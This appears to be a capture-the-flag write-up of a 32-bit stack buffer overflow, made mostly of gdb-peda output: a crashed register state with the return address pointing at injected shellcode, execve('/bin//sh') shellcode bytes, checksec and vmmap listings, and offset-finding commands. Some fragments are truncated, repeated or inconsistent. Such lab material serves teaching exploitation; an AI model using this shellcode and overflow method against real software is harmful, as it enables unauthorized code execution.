


The sweetest pwnie will be located at @0xffffd13e.
Enter your little pwnie name :

```
[-----registers-----]
EAX: 0x60 ('')
EBX: 0x0
ECX: 0x0
EDX: 0xf7fa4890 --> 0x0
ESI: 0x41414141 ('AAAA')
EDI: 0xf7fa3000 --> 0x1d9d6c
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd18c --> 0xffffd13e ("SHELLCODE", 'A' <repeats 69 times>, ">\321\377\377\377")
EIP: 0x8048545 (<vuln+117>: ret)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x8048540 <vuln+112>: add esp,0x74
0x8048543 <vuln+115>: pop esi
0x8048544 <vuln+116>: pop ebp
=> 0x8048545 <vuln+117>: ret
0x8048546: nop WORD PTR cs:[eax+eax*1+0x0]
0x8048550 <main>: push ebp
0x8048551 <main+1>: mov ebp,esp
0x8048553 <main+3>: sub esp,0x18
[-----stack-----]
0000| 0xffffd18c --> 0xffffd13e ("SHELLCODE", 'A' <repeats 69 times>, ">\321\377\377\377")
0004| 0xffffd190 --> 0xf7fe000a (<_dl_relocate_object+394>: jae 0xf7fe0077)
0008| 0xffffd194 --> 0x0
0012| 0xffffd198 --> 0x8048589 (<__libc_csu_init+9>: add ebx,0x1a77)
0016| 0xffffd19c --> 0xffffd244 --> 0xffffd3d9 ("/home/nofix/Documents/H2G2/Pwn/sl")
0020| 0xffffd1a0 --> 0x1
0024| 0xffffd1a4 --> 0x0
0028| 0xffffd1a8 --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048545 in vuln ()
gdb-peda$
```

Pwning : the shellcode



```
31 c0 xor %eax,%eax
50 push %eax
68 2f 2f 73 68 push $0x68732f2f
68 2f 62 69 6e push $0x6e69622f
89 e3 mov %esp,%ebx
89 c1 mov %eax,%ecx
89 c2 mov %eax,%edx
b0 0b mov $0xb,%al
cd 80 int $0x80
31 c0 xor %eax,%eax
40 inc %eax
cd 80 int $0x80
```

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62"
```

Pwning : protections & compilation

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
```

```
gdb-peda$ vmmap
Start      End      Perm      Name
0x08048000  0x08049000  r-xp      /home/nofix/Documents/H2G2/Pwn/shellcode
0x08049000  0x0804a000  r-xp      /home/nofix/Documents/H2G2/Pwn/shellcode
0x0804a000  0x0804b000  rwxp      /home/nofix/Documents/H2G2/Pwn/shellcode
0xf7dc9000  0xf7fa0000  r-xp      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7fa0000  0xf7fa1000  ---p      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7fa1000  0xf7fa3000  r-xp      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7fa3000  0xf7fa4000  rwxp      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7fa4000  0xf7fa7000  rwxp      mapped
0xf7fcd000  0xf7fcf000  rwxp      mapped
0xf7fcf000  0xf7fd2000  r--p      [vvar]
0xf7fd2000  0xf7fd4000  r-xp      [vdso]
0xf7fd4000  0xf7ffb000  r-xp      /usr/lib/i386-linux-gnu/ld-2.28.so
0xf7ffc000  0xf7ffd000  r-xp      /usr/lib/i386-linux-gnu/ld-2.28.so
0xf7ffd000  0xf7ffe000  rwxp      /usr/lib/i386-linux-gnu/ld-2.28.so
0xffffdd000  0xfffffe000  rwxp      [stack]
```

Pwning : PEDA commands

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
```

```
gdb-peda$ x/2wx $esp
0xffffd190:    0xf7fe4520    0x00000000
```

```
gdb-peda$ info functions
```

```
gdb-peda$ b *main+36
Breakpoint 2 at 0x8048574
```

```
gdb-peda$ context all
```

```
[-----registers-----  
EAX: 0xf7fa4dc8 --> 0xffffd24c --> 0xffffd402 ("XDG_SEAT_PATH=/org/freedesktop/  
Manager/Seat0")  
EBX: 0x0  
ECX: 0x51d3676d  
EDX: 0xffffd1d4 --> 0x0
```

```
gdb-peda$ disass main
Dump of assembler code for function main:
    0x08048550 <+0>:    push    ebp
    0x08048551 <+1>:    mov     ebp,esp
    0x08048553 <+3>:    sub     esp,0x18
=> 0x08048556 <+6>:    mov     eax,DWORD PTR [ebp+0xc]
```

```
gdb-peda$ pattern_create 100
'AAA%AA$AABAA$AAAnAACAA-AA(AADAA;
AA5AAKAAgAA6AAL'
gdb-peda$ pattern_offset ADAA
ADAA found at offset: 26
```